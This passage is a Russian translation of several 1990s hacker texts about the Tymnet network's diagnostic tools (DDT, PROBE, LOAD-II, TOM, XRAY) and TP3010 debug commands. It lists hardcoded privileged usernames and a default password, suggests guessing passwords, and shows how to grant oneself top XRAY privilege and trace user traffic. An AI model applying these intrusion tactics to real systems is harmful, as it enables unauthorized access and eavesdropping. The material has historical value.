L.P       Разрешает остановку, перезапуск и онлайн-модификацию ПО
          активного слота. (Кроме слотов 0 и FF)
L.R       Разрешает вход во все слоты. (Кроме 0 и FF)
L.SOA     Разрешает вход в слот 0 узла. (Конфигурация узла.)
L.SOP     Разрешает остановку, перезапуск и онлайн-модификацию ПО слота 0.
L.SOR     Разрешает чтение файлов слота 0.
L.SUA     Разрешает вход в слоты Supervisor.
L.SYA     Разрешает вход в слот FF узла. (Конфигурационный узел ISIS.)
L.SYR     Разрешает чтение файлов слота FF.
L.SYP     Разрешает остановку, перезапуск и онлайн-модификацию слота FF.
```

Лицензионные уровни DDT пронумерованы от 0 до 4, причём 4 — это Бог. Для каждого уровня доступны несколько из перечисленных выше действий. Ниже приведены действия, доступные на уровнях с 0 по 4.

```
УРОВЕНЬ   ДЕЙСТВИЯ
=======   ========
  4       L.DISC, L.P, L.SOA, L.SOP, L.SUA, L.SYA и L.SYP.
          (Форматирование диска, остановка, перезапуск, онлайн-модификация ПО
           и чтение файлов для ВСЕХ слотов И supervisor. Как я и говорил — БОГ.)

  3       L.P, L.SOA, L.SOP, L.SYA и L.SYP.
          (Остановка, перезапуск, онлайн-модификация ПО и чтение файлов
           для всех слотов и supervisor.)

  2       L.H, L.R, L.SOA, L.SOR (Для загрузки кода: остановка, перезапуск,
          онлайн-модификация ПО и чтение файлов для всех слотов и supervisor.)

  1       L.R, L.SOA, L.SYA (Просмотр ВСЕХ слотов и supervisor.)

  0       L.R (Просмотр всех слотов, КРОМЕ supervisor и 0 и FF.)
```

Далее следует список good-guy с соответствующим лицензионным уровнем каждого имени пользователя. Также указано, является ли учётная запись АКТИВНОЙ/ПАССИВНОЙ в рабочей комбинации узел/слот, и серьёзность возможного воздействия на сеть.

```
ЛИЦ. УРОВЕНЬ    ИМЯ GOOD GUY        АКТИВ./ПАССИВ.  ВЛИЯНИЕ НА СЕТЬ
============    ================    ==============  ===============
      4             ISISTECH              Active          MAJOR
      4             NGROM                 Active          MAJOR
      4             NSSC                  Active          MAJOR
      4             RPROBE                Active          MAJOR
      4             RERLOG                Active          MAJOR
      4             RACCOUNT              Active          MAJOR
      4             RSYSMSG               Active          MAJOR
      4             RUN2                  Active          MAJOR
      4             TNSCM                 Active          MAJOR

      3             IEXP                  Active        Moderate
      3             ISERV1                Active        Moderate
      3             ISERV2                Active        Moderate
      3             ISERV3                Active        Moderate
      3             ITECH1                Active        Moderate
      3             ITECH2                Active        Moderate
      3             ITECH3                Active        Moderate
      3             ITECH4                Active        Moderate
      3             ITECH5                Active        Moderate

      2             GATEWAY               Active          Minor

      1             DDT                   Passive
      1             DDTECH                Passive
      1             IOPPS                 Passive
```

```
       1            ISERV                Passive
       1            ITECH                Passive

       0            VADICBUSY            Passive
```

MUX — Мультиплексор цепей

MUX — инструмент, который также работает внутри слота ISIS. MUX позволяет строить, соединять и управлять несколькими наборами цепей с одного терминала. Вместо того чтобы входить и выходить из каждого диагностического инструмента по мере необходимости в разных командах, MUX используется для создания нескольких параллельных цепей. После их настройки легко переключаться между различными диагностическими приложениями, НЕ выходя из одного перед входом в другое. Tymnet также любит хвастаться возможностью общаться с другими пользователями через «Talk mode facility» MUX. Пока это не войдёт в моду, я остаюсь на IRC.

Вход в MUX довольно прост:

```
please log in: userid <cr>
     password:

ПРИМЕЧАНИЕ: Команды ATTN — см. команду CHAR.

ATTN ATTN       Отправить один символ внимания по цепи.
ATTN C x        Пометить текущий порт, где 'x' — желаемая метка.
ATTN E          Переключиться на следующий определённый порт.
                Эта команда недействительна из режима команд.
                Отображается метка цепи и устанавливается соединение.
                Даже если приглашение для этой цепи не отображается,
                соединение УСТАНОВЛЕНО.
ATTN Z          Вернуться в режим команд.

CHAR char       Настроить символ ATTN на 'char'. Таким образом, в командах
                ATTN ниже нужно вводить символ ATTN, затем следующий символ.
                По умолчанию символ ATTN — CTRL-B. Лично я предпочитаю '!'.
CONNECT pl1,pl2 Соединить вывод метки порта-1 с меткой порта-2.
                Обычно метка текущего порта помечена '*' в 'LIST' —
                это также называется BOSS.

ENABLE pl       Включить вывод pl (метки порта).
EXIT            Выйти из MUX, сохранив все цепи НЕТРОНУТЫМИ.

FLUSH pl        Сбросить вывод pl (метки порта).
FREEZE N/F      Заморозить (N=ВКЛ или F=ВЫКЛ) текущий Boss.

GREETING msg    Установить приветственное сообщение.

HEAR N/F        Разрешить (N=ВКЛ или F=ВЫКЛ) пользователям 'разговаривать'.
HELP            Вывести справочные сообщения.

LIST            Перечислить все активные порты текущего пользователя. (ATTN Z L)
LABEL N/F       Маркировка (N=ВКЛ или F=ВЫКЛ) всего вывода, отправляемого Boss.

MAKE            Создать новую цепь, войдя в диагностический инструмент.
                Будет показано вездесущее приглашение 'Please log in:'.
                Войти как обычно для конкретного инструмента.
MESSAGE         Вывести последнее сообщение.

QUIT            Выйти из MUX и УНИЧТОЖИТЬ все созданные цепи.

SEND pl         Отправить на pl (метку порта).

TALK username   Разговор с 'username' при HEAR=N.
TIME            Вывести дату и время в формате: 31Dec93 05:24
TRANSFER pl     Передать управление этим BOSS на pl (метку порта).
```

```
ZAP pl          Уничтожить созданные цепи, где 'pl' — метка порта.
                По умолчанию команда применяется к порту с меткой '*' (Boss).
                Эта команда действительна ТОЛЬКО в режиме команд.
```

PROBE

PROBE — вероятно, один из НАИБОЛЕЕ известных диагностических инструментов Tymnet. PROBE — это фактически подпрограмма Supervisor. PROBE способна отслеживать сеть и имеет доступ к текущим снимкам топологии сети, включая таблицы хостов и дескрипторы узлов. PROBE разделяет общую память с Supervisor и обладает возможностью трассировки цепей. PROBE может использоваться для проверки истории узлов и каналов, загрузки узла, трассировки цепи и сброса или отключения канала. PROBE может быть доступна напрямую или через TMCS (Tymnet Monitoring and Control System).

Для доступа к PROBE из TMCS следует ввести команду:

```
PROBE s    Где 's' — активный или 'спящий' supervisor.
```

Для получения дополнительных команд PROBE, связанных с TMCS, или общих команд TMCS, обратитесь к соответствующему источнику. Если будет достаточный спрос, возможно, я выпущу справочный лист TMCS в будущем.

Доступ к PROBE определяется суммой индивидуальных лицензионных уровней, предоставленных пользователю. Лицензии PROBE выглядят следующим образом:

```
Лицензия   Описание
--------   ---------
  00       Разрешает только команды просмотра — пользователь автоматически
           выходит из PROBE после 20 минут неактивности.
  04       Разрешает только команды просмотра — без автоматического выхода.
  20       Разрешает все команды 00 плюс возможность вносить изменения
           в сетевые каналы.
  10       Разрешает возможность вносить изменения в состояние узлов.
  01       Разрешает возможность вносить изменения в сетевые supervisors.
  02       Разрешает возможность вносить изменения в диски supervisor.
```

У меня нет жёстко заданных имён пользователей для PROBE, за исключением следующего. Имя пользователя PROBE для доступа к PROBE жёстко задано в supervisor, и обычно у каждого хоста есть одно жёстко заданное имя пользователя PROBE: `CONTROL` — лицензионный уровень 37. Таким образом, в сравнении с приведённой выше таблицей, CONTROL имеет Gh0d-доступ к командам PROBE, потому что всё в сумме равно 37 (очевидно). Во многих подсетях имя пользователя `RPROBE` имеет аналогичный доступ.

КОМАНДЫ PROBE

```
Команда      Лиц. Ур.  Описание
-------      --------  --------
CHANGE        00/04    Изменить личный пароль PROBE.
EXI           00/04    Выход.
HELP          00/04    Справка.
SEND x text   00/04    Отправить сообщение пользователю PROBE с меткой задания 'x'.
VERSION       00/04    Показать номер текущей версии ПО.
WHO           00/04    Показать текущих пользователей PROBE. (Полезно)

КОМАНДЫ ОТОБРАЖЕНИЯ:
Команда     Лиц. Ур.  Описание
-------     --------  --------
ACCT         00/04    Показать число блоков учёта на диске Supervisor,
                      доступных для данных сеансовых записей RAM.
```

```
AN            00/04    Показать подробную информацию об активных узлах.
ASTAT         00/04    Показать число таймаутов входа и построения цепей.
AU            00/04    Показать номера всех активных узлов, которые работают.
CHAN x        00/04    Показать номер порта, используемый Supervisor для
                       командной цепи к узлу 'x'.
COST x        00/04    Показать стоимость построения командной цепи к узлу 'x'.
CSTAT         00/04    Показывать время, вход, скорость и состояние сети
                       каждые 15 секунд.
EXC O|S|P     00/04    Показать перегруженные (O), отключённые (S) или
                       исчерпавшие прохождения (P) каналы.
HOST x        00/04    Показать информацию о хосте 'x' или обо всех хостах.
LACCT         00/04    Показать номер последнего собранного блока учёта RAM.
LRATE         00/04    Показать скорость входа в Supervisor (входов в мин.).
LSHUT         00/04    Показать таблицу отключённых каналов.
LSTMIN        00/04    Показать информацию о состоянии цепей, собранную
                       Supervisor за предыдущую минуту.
N x           00/04    Показать статусную информацию об узле 'x'.
OV x          00/04    Показать перегруженные каналы.
PERDAT        00/04    Показать данные производительности Supervisor за предыдущую мин.
RTIME         00/04    Считать время «Super Clock» и показать год и юлианские
                       дату/время.
STAT          00/04    Показать информацию о состоянии сети.
SYS           00/04    Показать номер хоста, на котором работает PROBE.
TIME          00/04    Показать юлианскую дату и сетевое время.
TSTAT         00/04    Показать ту же информацию, что и STAT, с предшествующими
                       юлианскими датой/временем.
VERSION       00/04    Показать текущие версии ПО PROBE и Supervisor.
WHO           00/04    Показать активных пользователей PROBE и их метки заданий.

КОМАНДЫ ЖУРНАЛА СООБЩЕНИЙ:
Команда          Лиц. Ур.  Описание
-------          --------  --------
LOG               00/04    Вывести сетевую информацию из журнала Supervisor.
REPORT            00/04    Управлять выводом отчётов узлов.
RLOG m1..m4       00/04    Ограничить вывод журнала до четырёх номеров сообщений.
                            M1 — 1-е сообщение, M2 — 2-е и т.д.
RNODE n1 n2       00/04    Ограничить вывод журнала сообщениями, сгенерированными
                            в узлах N1 и N2.

КОМАНДЫ СЕТЕВЫХ КАНАЛОВ:
Команда          Лиц. Ур.  Описание
-------          --------  --------
CSTREQ n1 n2        20     Запросить суммарную скорость всех линий на указанном
                            канале. (n1 — 1-й узел, n2 — 2-й узел)
ESHUT n1 n2         20     Отключить указанный канал и внести его в таблицу
                            отключённых каналов. (n1 — 1-й узел, n2 — 2-й узел)
PSTAT n Hhost p     20     Для узла 'n' показать состояние логических портов
                            для массива портов 'p' на 'host'. Заглавная 'H'
                            должна предшествовать указанию хоста.
RSHUT n1 n2         20     Открыть указанный канал и удалить его из таблицы
                            отключённых.
SYNPRT n            20     Показать состояние асинхронных портов на узле 'n'.
TRACE n Hhost p     20     Трассировать указанную цепь. Где 'n' — узел,
  или  n Sp          20    'host' — HOST, 'p' — порт. Или для вторичной команды:
                            'n' — имя узла, 'p' — порт. 'S' должна предшествовать
                            имени порта.
T2BORI n1 n2        20     Сбросить канал связи между узлами n1 и n2.

КОМАНДЫ СЕТЕВЫХ УЗЛОВ:
Команда  Лиц. Ур.  Описание
-------  --------  --------
CLEAR n     10     Открыть все каналы на узле 'n'.
DLOAD n     10     Заставить узел 'n' выполнить программу начальной загрузки.
NSHUT n     10     Закрыть все каналы на узле 'n'.
RETAKE n    10     Заставить Supervisor освободить и взять под контроль узел 'n'.
SPY         10     Показать последние 32 выполнения выбранных команд.

КОМАНДЫ СЕТЕВОГО SUPERVISOR:
Команда  Лиц. Ур.  Описание
-------  --------  --------
AWAKE       01     Разбудить спящий Supervisor. (Одновременно активен только один
```

```
                    Supervisor, однако могут существовать 'спящие' supervisors.)
CLASS       01      Заставить Supervisor прочитать определения классов и групп Netval.
DF s        01      Увеличить фактор сонливости Supervisor на 's' секунд.
ETIME       01      Установить время, известное Supervisor.
FREEZE      01      Удалить Supervisor из сети.
PSWD        01      Показать шифр пароля в шестнадцатеричном формате.
SLEEP       01      Усыпить активный Supervisor.
THAW        01      Инициализировать замороженный Supervisor.
TWAKE       01      Разбудить спящий Supervisor, автоматически усыпить активный
                    и выполнить команду CSTAT.

КОМАНДЫ ПОЛЬЗОВАТЕЛЬСКИХ УТИЛИТ:
Команда  Лиц. Ур.  Описание
-------  --------  --------
ENTER       01      Добавить/удалить/изменить имена пользователей Probe.
HANG x      01      Отключить пользователя с меткой задания 'x'.
LIST        01      Показать имена пользователей Probe.
ULOGA       20      Внести в журнал сообщений алфавитное сообщение пользователя.
ULOGH       20      Внести в журнал сообщений шестнадцатеричное сообщение пользователя.

КОМАНДЫ ТЕХНИЧЕСКОГО ОБСЛУЖИВАНИЯ / АВАРИЙНОГО ВОССТАНОВЛЕНИЯ:
Команда       Лиц. Ур.  Описание
-------       --------  --------
DCENT n1 n2       02    Предоставить персоналу Tymnet временный контролируемый
                        доступ к частной сети. (Полезно)
DCREAD            02    Прочитать текущее значение шифра пароля, связанного
                        с именем пользователя DCENT.
FTIME +/- s       02    Скорректировать «Super Clock», добавив (+) или вычтя (-)
                        's' секунд.
INITA             02    Инициализировать файл учёта нулями.
INITL             02    Инициализировать журнал нулями.
```

> ***Примечание:*** *Каждый PROBE является отдельной сущностью со своими файлами. Например, если отключить линии в PROBE на активном Supervisor, СПЯЩИЙ PROBE об этом не узнает. Если другой Supervisor возьмёт под контроль сеть, он не будет считать данный канал отключённым. Аналогично, изменения паролей PROBE выполняются только для одного PROBE за раз. Чтобы изменить пароль везде, необходимо выполнить CHANGE в каждом PROBE.*

LOAD-II

LOAD-II — вероятно, один из НАИМЕНЕЕ известных инструментов Tymnet. LOAD-II используется для загрузки или выгрузки двоичного образа исполняемого кода для узла или слота. Операция загрузки/выгрузки может применяться ко ВСЕМУ engine или к конкретному слоту.

По достижении командного приглашения следует ввести:

```
R LOADII <cr>
```

Это инициирует интерактивный сеанс между вами и процессом загрузки/выгрузки LOAD-II. Система пройдёт через следующую процедуру:

```
ВЫВОД TYMNET          ВАШ ВВОД  ЧТО ЭТО ЗНАЧИТ ДЛЯ ВАС
-------------         --------  ------------------------

Enter Function:            G       'G' означает идентификацию шлюза (gateway).
Enter Gateway Host:     ####       4-значный идентификатор хостов в сети.
                                   Известно, что 2999 — это 'MIAMI'.
Password:                LOAD      Пароль по умолчанию для LOAD-II.
Function:                  C       'C' — выгрузка таблицы аварийных состояний, ИЛИ
                           D       'D' — выгрузка содержимого всего engine, ИЛИ
                           L       'L' — загрузка содержимого всего engine, ИЛИ
                           S       'S' — загрузка слота, ИЛИ
```

```
                          U       'U' — выгрузка слота.
  Neighbor Node:          ####    Выбрать номер соседнего узла.
  Neigh. Kern. Host#:     ###     3-значный код, получаемый сложением первых двух
                                  цифр номера узла и добавлением к сумме последних двух.
  Line # to Load From:    ##      Использовать номер линии, исходящей от соседнего
                                  узла, а НЕ от узла, который НЕДОСТУПЕН.
  Object File Name:               Файл для загрузки/выгрузки узла или слота.
  EXIT                    EXI     Завершить программу.
```

TOM — TYMCOM Operations Manager (Менеджер операций TYMCOM)

TOM — утилита, работающая под управлением TYMCOM. Вкратце, TYMCOM — это интерфейсная программа для хост-компьютера, имитирующая несколько терминалов. Цитируя Tymnet: «TYMCOM имеет несколько асинхронных линий, подключённых к фронтальному процессору хоста.» Иными словами, TYMCOM имеет целую кучу линий, подключённых к фронтальной части engine, позволяя целому потоку заданий/пользователей получать к нему доступ.

TOM в основном используется с коммутируемыми портами TYMCOM. Он применяется для отключения (DOWN) и включения (UP) зависших портов. Такая ситуация может возникнуть после сбоя хоста, когда пользователи получают сообщение об ошибке «Host Not Available». TOM также может использоваться для размещения сообщений в TYMCOM с целью оповещения пользователей о проблемах или о запланированном техническом обслуживании различных хостов/портов. Для входа введите:

```
##TOM##:xxxx
```

Где `xxxx` — соответствующий номер хоста, с которым нужно «работать». После ввода правильного имени хоста будет запрошен пароль. Поскольку у меня нет паролей, попробуйте комбинации из 3-5 символов слов: TYMCOM, TOM, HIF, OPMNGR.

```
  Команда         Описание
  -------         --------
  GRAB TOMxxxx    Это должно быть ПЕРВЫМ действием при отключении/включении хоста.
                  Получает лицензию для включения или отключения хоста, затем
                  запрашивает пароль хоста. Где 'xxxx' — номер хоста.
                  Требуется привилегированный статус.

  CHANGE xxxx     Изменить номер хоста на 'xxxx'.

  DIAGNOSTICS     Включить или выключить диагностические сообщения. (Переключатель)
  DOWN P xx       Отключить порт номер 'xx', ИЛИ
       H xxxx     Отключить хост номер 'xxxx'.

  ENQUIRE         Показать информацию об узле и слоте, где работает TYMCOM.
  EXIT            Выйти.

  MESSAGE         Установить текст, выводимый на терминал при входе пользователя.

  SHUT H xxxx     Запретить новые входы на указанный хост = 'xxxx', ИЛИ
       P xx       Запретить новые входы на указанный порт = 'xx'.
  SPEED xxxx      Указать скорость передачи (бод), на которой порт будет работать.
  STAT P xx-yy    Показать состояние портов с 'xx' по 'yy'. Можно указать
                  один или несколько портов.

  TIME            Показать текущее время.
  TO x message    Отправить 'message' указанному пользователю с номером 'x'.

  UP P xx         Включить порт номер 'xx', ИЛИ
     H xxxx       Включить хост номер 'xxxx'.

  WHO             Показать номера всех пользователей, вошедших в TOM.
```

XRAY

XRAY — ещё одна из очень известных команд. XRAY — программа, находящаяся внутри кода узла и ожидающая применения. Используется для получения информации о конфигурации конкретного узла и его текущем состоянии в сети. Может использоваться для определения вероятной причины сбоя или отказа линии с целью изоляции узких мест или отслеживания сетевых аномалий.

Всем пользователям XRAY назначен приоритет входа. Если все порты XRAY на узле заняты и входит пользователь XRAY с более высоким приоритетом, пользователь с наименьшим приоритетом будет отключён.

```
Лицензия  Описание
--------  ---------
2         Разрешает запись и выполнение разрушительных тестов узла.
1         Разрешает выполнение неразрушительных тестов узла.
0         Разрешает только команды просмотра.
```

Ниже приведён список некоторых жёстко заданных «good-guys».

```
ЛИЦ. УР.   ПРИОР.   ИМЯ GOOD GUY       АКТИВ./ПАССИВ.   ВЛИЯНИЕ НА СЕТЬ
========   ======   ================   ==============   ===============
   2          98        XMNGR             Active           MAJOR
   2          98        ISISTECX          Active           MAJOR

   2          97        XNSSC             Active           MAJOR

   1          50        TNSCMX            Active           Minor
   1          50        TNSUKMX           Active           Minor

   1          40        XSOFT             Active           Minor
   1          40        XEXP              Active           Minor
   1          40        XCOMM             Active           Minor
   1          40        XSERV1            Active           Minor

   0          50        XRTECH           Passive

   0          30        XTECH             Passive
   0          30        XOPPS             Passive
   0          30        XSERV             Passive
   0           0        XRAY              Passive
```

Ниже следует ОЧЕНЬ краткое резюме команд.

```
Команда         Описание
-------         --------
CD              Показать текущий режим авто/отображения для CRYPTO-сообщений.
CD Y|N          Включить/выключить автоматическое отображение CRYPTO-сообщений.
CL n            Показать последние 'n' CRYPTO-сообщений.
CTRL Z          Выход.

BT              Перевести машину SOLO в режим загрузки. Команда протоколируется.

DB              Построить и измерить цепи задержки канала между узлами.
                Команда запрашивает список узлов. Пример:
                NODE LIST: <node #1 node#2 ... node#x>
DD              Показать данные измерения каналов для цепи, построенной
                командой DB. Проверяет, что цепь построена.
DE              Завершить выполнение команды DB.

HT              Перевести код узла в состояние STOP. Команда записывается в журнал аудита.

KD n            Показать параметры дескриптора канала, где 'n' — номер соседа.
KS n            Показать статистику производительности канала (задержка, формирование
                пакетов, использование полосы пропускания и т.д.)
ND              Показать информацию о конфигурации узла и его соседях.
```

```
NS option       Показать параметры для оценки нагрузки на узел. Параметры:
                -EXCT — текущий коэффициент нагрузки или счётчик выполнений.
                        Значение менее 60 означает высокую нагрузку.
                -EXLW — наименьшее значение EXCT, вычисленное с момента запуска.
                -EXHW — наибольшее вычисленное значение EXCT.
SN              Перезапустить узел. Команда протоколируется.
```

Надеюсь, этот файл дал вам лучшее понимание сети Tymnet. Хотя многие команды имеют смысл только при наличии предварительного опыта работы с Tymnet, надеюсь, что мои описания каждого инструмента дали вам несколько лучшее понимание сети. Я доступен для вопросов/комментариев/претензий в IRC или по электронной почте:

pfalken@mindvox.phantom.com

Благодарности анонимному хиппи за дополнительный толчок, который заставил меня сесть и написать этот файл. НЕТ благодарности моим паршивым бывшим соседям по комнате, которые выгнали меня прямо посреди написания этой статьи. Их время придёт.

Будьте осторожны, все... и помните: если вам необходимо исследовать таинственные телефонные/компьютерные сети — делайте это из чужого дома.

— Professor Falken
= Legion of Doom!

```
<EOF-93> [Написано с согласия и при содействии Greys]
```

Руководство пользователя XRAY

Автор: N.O.D.

Этот материал стал возможен благодаря содействию местного сервисного подразделения McDonnell Douglas, оказанному некоторое время назад. Изначально он был написан применительно к версии 4, хотя мы достаточно уверены, что BT с тех пор обновила систему до версии 6. В целом всё остаётся прежним, за исключением нескольких команд, одну из которых мы особо отметим.

Любые комментарии, исправления, дополнения, обновления или судебные повестки можно направлять нам через этот журнал.

XRAY — это утилита мониторинга, предоставляющая пользователю окно в реальном времени для наблюдения за узлом сети Tymnet-II. В связке с другими утилитами XRAY может стать весьма мощным инструментом слежения за сетевой активностью.

В этом файле мы рассмотрим ключевые возможности XRAY и приведём форматы нескольких команд. Некоторые команды намеренно опущены, поскольку они доступны только с выделенных терминалов. Ряд других также исключён, так как они касаются использования XRAY при конфигурировании сети и отладке непосредственно кода узла — применять их было бы скорее опасно, чем полезно. По той же причине отсутствуют команды сброса схем и портов.

Доступ

Наиболее очевидный способ получить доступ к XRAY — найти пару логин/пароль, соответствующую либо номеру хоста XRAY-порта, либо иным образом включённую в список «хороших» (goodguy list) конкретного узла.

Доступ к XRAY можно также получить через утилиту DDT, набрав:

```
?STAT
```

В обоих случаях система ответит следующим образом:

```
**X-RAY**  NODE:  XXX   HOST:  ZZZ  TIME:  DD:HH:MM:SS
```

Если в данный момент все слоты заняты, пользователю будет предоставлен доступ лишь в том случае, если его приоритет в списке goodguy выше, чем у кого-либо из уже подключённых. Тогда тот пользователь будет принудительно отключён и получит сообщение:

```
"xray slot overridden"
```

В противном случае пользователь увидит:

```
"out of xray slots"
```

Возможности пользователей XRAY ограничиваются уровнем «лицензии», присвоенным им в goodguy-списке XRAY. Уровни таковы:

```
0 - обычный (normal)
1 - привилегированный (privileged)
2 - суперпривилегированный (super-privileged)
```

С утилитой XRAY связан ряд имён пользователей, существующих практически в любой сети на основе платформы Tymnet-II.

```
ПРИОРИТЕТ   ИМЯ ПОЛЬЗОВАТЕЛЯ
    2         XMNGR
```

```
2        ISISTECX
2        XNSSC
1        TNSCMX
1        TNSUKMX
1        XSOFT
1        XEXP
1        XCOMM
1        XSERV1
0        XRTECH
0        XTECH
0        XOPPS
0        XSERV
0        XRAY
```

Команды (параметры указаны в \<угловых скобках\>)

HE — Справка (Help)

Используйте эту команду для отображения команд, доступных на данном конкретном узле.

GP — Получить расширенные права `` (Get power)

Эта команда позволяет пользователю подняться до максимального уровня безопасности, допустимого для его имени пользователя согласно goodguy-списку.

XG — Отобразить и/или изменить goodguy-список XRAY ` `

Команда без параметров отображает goodguy-список XRAY. При указании номера записи и 'P' (purge — удалить) или 'M' (modify — изменить) пользователь может редактировать содержимое таблицы. Команда **XGI** позволяет добавить новую запись в список. Любое использование XG или XGI для изменения списка является суперпривилегированной командой и фиксируется в журнале аудита.

```
>XG

XRAY GOODGUY LIST

NO.   PRIV  OVER  NAME
----  ----  ----  ----
0001  0002  00FF  TIIDEV
0002  0001  0030  RANDOMUSER
0003  0000  0000  XRAY

>XGI

ENTER UP TO 12 CHARACTERS OF USERNAME

NOD

ENTER NEW PRIVILEGE AND OVERRIDE - 2,FF

>XG

XRAY GOODGUY LIST

NO.   PRIV  OVER  NAME
----  ----  ----  ----
0001  0002  00FF  TIIDEV
0002  0001  0030  RANDOMUSER
0003  0000  0000  XRAY
0004  0002  00FF  NOD
```

BG — Отобразить и/или изменить список «плохих» узлов (Bad Guy List) ` `

Команда без параметров отображает «bad guy» список. При указании номера узла с 'R' — удаляет этот узел из списка, с 'I' — включает в него. Опции 'R' и 'I' являются привилегированными командами, и их использование фиксируется в журналах аудита.

```
>BG

2000 701 1012

>BG 2022 I

2022 2000 701 1012
```

HS — Отобразить информацию о хосте

ND — Отобразить дескриптор узла

Команда отображает информацию об узле и его сетевых связях.

NS — Отобразить статистику узла

Команда отображает различную статистику об узле, в том числе временны́е показатели в петлях обработки пакетов, по которым можно судить о текущей загруженности данного узла.

KD — Отобразить дескриптор канала связи ``

Команда отображает параметры канала до указанного узла: столбцы содержат тип узла (TP), скорость канала (SP), число каналов в нём (NCHN) и т.д.

KS — Отобразить статистику канала ``

Команда предоставляет отчёт о различных показателях качества связи с указанными узлами: использование полосы пропускания, накладные расходы пакетов, символов/сек, задержки в миллисекундах и т.д.

BZ — «Убить» (Zap) канал к узлу ``

Команда вызывает сброс канала до указанного узла. Является привилегированной и фиксируется в журнале аудита. Если указанный узел в данный момент не подключён, отображается сообщение об ошибке "??".

TL — Установить/сбросить трассировку на канале связи ``
TN — Установить/сбросить трассировку на линии ``
TM — Отобразить события трассировки ``

Эти команды используются для отображения активности между двумя активными узлами.

AC — Отобразить активные каналы ` `

Команда отображает все номера активных каналов в заданном диапазоне, начиная с указанного номера. Диапазон задаётся в шестнадцатеричном формате.

QC — Запросить статус канала ``

Команда отображает информацию о данном канале: пропускную способность, размер входного и выходного буферов и адрес их расположения.

TC — Включить/отключить трассировку данных на канале ` `

Команда без аргументов отображает каналы, диагностируемые трассировкой. С номером канала и '1' включает трассировку данных для этого канала, '0' — отключает. Включение/отключение трассировки является привилегированной командой.

TD — Отобразить данные трассировки канала в hex ` `
TE — Отобразить данные трассировки канала в hex, включая escape-символы ` `
TA — Отобразить данные трассировки канала в ASCII ` `

С помощью этих команд данные трассировки отображаются за указанный временной промежуток. Префикс 'I' или 'O' определяет отображение входящих или исходящих данных соответственно. По умолчанию показываются оба направления.

```
>ta 5

I/O   CHN   TIME
OUT  0040   ECC5  \86\86\0F\00\8A\80h\80\8CS\83valinfo;
IN   0040   EC87  \00\09\86\86\0D\08\00\00h
OUT  0040   0F67  \86\86\0E\00\880\8D
IN   0040   1029  \00,\86\86\09\86\00\00\90\1B\19\80 \06\86\00\00h
                  \15\1B\08J\04\0B\04\0F\04=\0DR\80JS\80\80
                  \8CVALINFO\8D
OUT  0040   102F  \86\86\14\89p\90\1B\19\86\86\14\89j\18\15\13
```

Примечание: хотя это и позволяет отслеживать сетевые соединения на конкретных каналах, данные паролей фильтруются. Как видно из приведённого примера, имена пользователей — нет. Многие учётные записи, как всем известно, вообще не имеют паролей.

В более поздних версиях XRAY схожую функцию выполняет команда "DR" — она аналогична командам трассировки, однако отображает как hex, так и ASCII содержимого регистров памяти узла.

```
>DR

I NOS 0001 A0  *
I SND 0001 A1  *  !
I DTA 4920 616D 2061 6E20 6964 696F 7420 6265  *I am an idiot be*
      0002 9D63 6175 7365 2049 206C 6566 7420  *   cause I left *
      6D79 7365 6C66 206C 6F67 6765 6420 696E  *myself logged in*
      2061 6E64 2077 656E 7420 686F 6D65 2E0D  * and went home. *
      6F70 7573 2520 0D0A 0D0A 0D0A 0D0A 0D0A  *opus%           *
```

BS — Отобразить статистику использования буферов

Команда показывает текущее и прошлое использование памяти, выделенной под буферизацию данных: суммарное использование, пиковое использование и доступный объём буфера.

RB — Читать буфер ``

Команда отображает всё содержимое указанного буфера. Является привилегированной и предназначена не столько для пользовательских схем. По большей части.

```
>RB 69

50 61 72 74 79 20 6F 6E 20 64 75 64 65 21 21 21
```

WB — Записать в буфер ``

Команда записывает до семи байт в указанный буфер. Индекс буфера должен быть больше 4. Также является привилегированной командой.

CD — Включить/отключить режим автоматического отображения CRYPTO ``
CL — Отобразить журнал CRYPTO ``
CM — Отобразить сообщения CRYPTO по типу
SM — Включить/отключить сообщения CRYPTO по типу

Сообщения CRYPTO — это информационные сообщения о деятельности узла. До 256 таких записей хранится в кольцевом буфере для регистрации этой активности. Автоматический вывод этих сообщений можно включить командой CD с префиксом 'Y' (вкл) или 'N' (выкл). Отдельные типы сообщений, ставшие нежелательными, можно отключить командой SM с указанием типа сообщения.

DB — Начать измерение задержки
DD — Отобразить статистику измерения задержки
DE — Завершить измерение задержки
DL — Начать схему цифровой петли данных

Эти команды используются для построения схем тестирования скорости и целостности потока данных между двумя узлами. Команда DL является суперпривилегированной, и в каждый момент времени на узле может существовать только одна такая схема. Трафик, генерируемый DL, предназначен исключительно для диагностики и может контролироваться путём просмотра статистики узла и каналов.

PM — Измерить производительность канала ``

Команда оценивает производительность указанного канала, вставляя в поток пакетов временну́ю последовательность. Как только она достигает заданного канала, возвращается обратно и отображается значение, соответствующее полному времени прохождения в миллисекундах. Если канал неактивен или ответ не получен в течение 8 секунд, выводится сообщение "BAD CHANNEL OR TIMEOUT".

LE — Установить режим локального эха
RE — Установить режим удалённого эха

Команда установки локального эха применяется, если терминал XRAY не отражает команды, вводимые пользователем. По умолчанию XRAY не выводит эхо вывода.

Заключение

XRAY — штука довольно запутанная. Будьте осторожны в своих действиях: по сути, вы копаетесь в памяти узла. Представьте, что используете утилиту для прощупывания памяти собственного компьютера. Подумайте, насколько катастрофической может оказаться команда, записанная не в ту область памяти. Не делайте глупостей — иначе рискуете обрушить целую сеть или в лучшем случае лишиться доступа.

Полезные команды отладочного порта TP3010

Автор: G. Tenet

Все перечисленные ниже команды включают параметр длины во всех командах чтения. Длина команд чтения может варьироваться в зависимости от параметров конфигурации и версии программного обеспечения.

1) L7FE,L,A,R200

Данная командная строка загружает значение `7FE` в регистр-указатель памяти, затем загружает содержимое ячеек `7FE` и `7FF` в тот же регистр. Команда `A` инкрементирует содержимое регистра-указателя памяти. Команда `R200` читает 200 байт начиная с адреса, заданного регистром-указателем памяти.

Данная область используется для хранения загруженной конфигурации. Ввиду переменного характера записей конфигурации команда чтения может потребовать корректировки в зависимости от количества определённых линий, их типа (X780, 3270) и версии загруженного программного обеспечения (4.2X или 5.0X).

---

2) LC4,R3,LCC,R3 (ПО версии 4.2X) / L124,R3,L131,R3 (ПО версии 5.0X)

Данная командная строка отображает область блока управления буферным менеджером, содержащую счётчики буферов, которые могут указывать на возможные проблемы.

---

3) L32C,R (ПО версии 4.2X) / L29C,R (ПО версии 5.0X)

Данная командная строка отображает текущее количество активных виртуальных каналов (VC) в TP3 в данный момент.

При использовании данной команды через локальную консоль счётчик VC не будет включать пользовательское соединение, поскольку для локальной консоли не существует VC на линии X.25.

---

4) L70,R60

